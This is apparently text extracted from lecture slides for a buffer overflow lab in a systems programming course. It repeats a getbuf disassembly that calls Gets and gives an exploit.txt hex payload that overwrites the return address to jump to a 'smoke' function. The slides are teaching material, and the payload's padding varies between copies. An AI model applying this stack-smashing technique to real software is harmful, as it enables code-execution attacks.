

System Programming


Buffer Overflow Lab

```
<getbuf>:
push %ebp
mov %esp,%ebp
sub $0x38,%esp
lea -0x28(%ebp),%eax
mov %eax,(%esp)
call 8048dba <Gets>
mov $0x1,%eax
leave
ret
```







```
<getbuf>:
push %ebp
mov %esp,%ebp
sub $0x38,%esp
lea -0x28(%ebp),%eax
mov %eax,(%esp)
call 8048dba <Gets>
mov $0x1,%eax
leave
ret
```




```
<getbuf>:
push %ebp
mov %esp,%ebp
sub $0x38,%esp
lea -0x28(%ebp),%eax
mov %eax,(%esp)
call 8048dba <Gets>
mov $0x1,%eax
leave
ret
```





```
<getbuf>:
push %ebp
mov %esp,%ebp
sub $0x38,%esp
lea -0x28(%ebp),%eax
mov %eax,(%esp)
call 8048dba <Gets>
mov $0x1,%eax
leave
ret
```




```
<getbuf>:
push %ebp
mov %esp,%ebp
sub $0x38,%esp
lea -0x28(%ebp),%eax
mov %eax,(%esp)
call 8048dba <Gets>
mov $0x1,%eax
leave
ret
```








Now, <Gets> will start to fill the stack from address %ebp-0x28



```
<getbuf>:
push %ebp
mov %esp,%ebp
sub $0x38,%esp
lea -0x28(%ebp),%eax
mov %eax,(%esp)
call 8048dba <Gets>
mov $0x1,%eax
leave
ret
```

```
08048cd8 <smoke>:
```


```
exploit.txt:
78 56 34 12
00 00 00 00
...
00 00 00 00
00 00 00
00 00 00
d8 8c 04 08
```



```
<getbuf>:
push %ebp
mov %esp,%ebp
sub $0x38,%esp
lea -0x28(%ebp),%eax
mov %eax,(%esp)
call 8048dba <Gets>
mov $0x1,%eax
leave
ret
```

```
08048cd8 <smoke>:
```


```
exploit.txt:
78 56 34 12
00 00 00 00
...
00 00 00 00
00 00 00
d8 8c 04 08
```



```
<getbuf>:
push %ebp
mov %esp,%ebp
sub $0x38,%esp
lea -0x28(%ebp),%eax
mov %eax,(%esp)
call 8048dba <Gets>
mov $0x1,%eax
leave
ret
```

```
08048cd8 <smoke>:
```


```
exploit.txt:
78 56 34 12
00 00 00 00
...
00 00 00 00
00 00 00
d8 8c 04 08
```



```
<getbuf>:
push %ebp
mov %esp,%ebp
sub $0x38,%esp
lea -0x28(%ebp),%eax
mov %eax,(%esp)
call 8048dba <Gets>
mov $0x1,%eax
leave
ret
```

```
08048cd8 <smoke>:
```


```
exploit.txt:
78 56 34 12
00 00 00 00
...
00 00 00 00
00 00 00
d8 8c 04 08
```




```
<getbuf>:
push %ebp
mov %esp,%ebp
sub $0x38,%esp
lea -0x28(%ebp),%eax
mov %eax,(%esp)
call 8048dba <Gets>
mov $0x1,%eax
leave
ret
```

```
08048cd8 <smoke>:
```


```
exploit.txt:
78 56 34 12
00 00 00 00
...
00 00 00 00
00 00 00
d8 8c 04 08
```






08048cd8 <smoke>: ...

4 bytes per a line





Thank you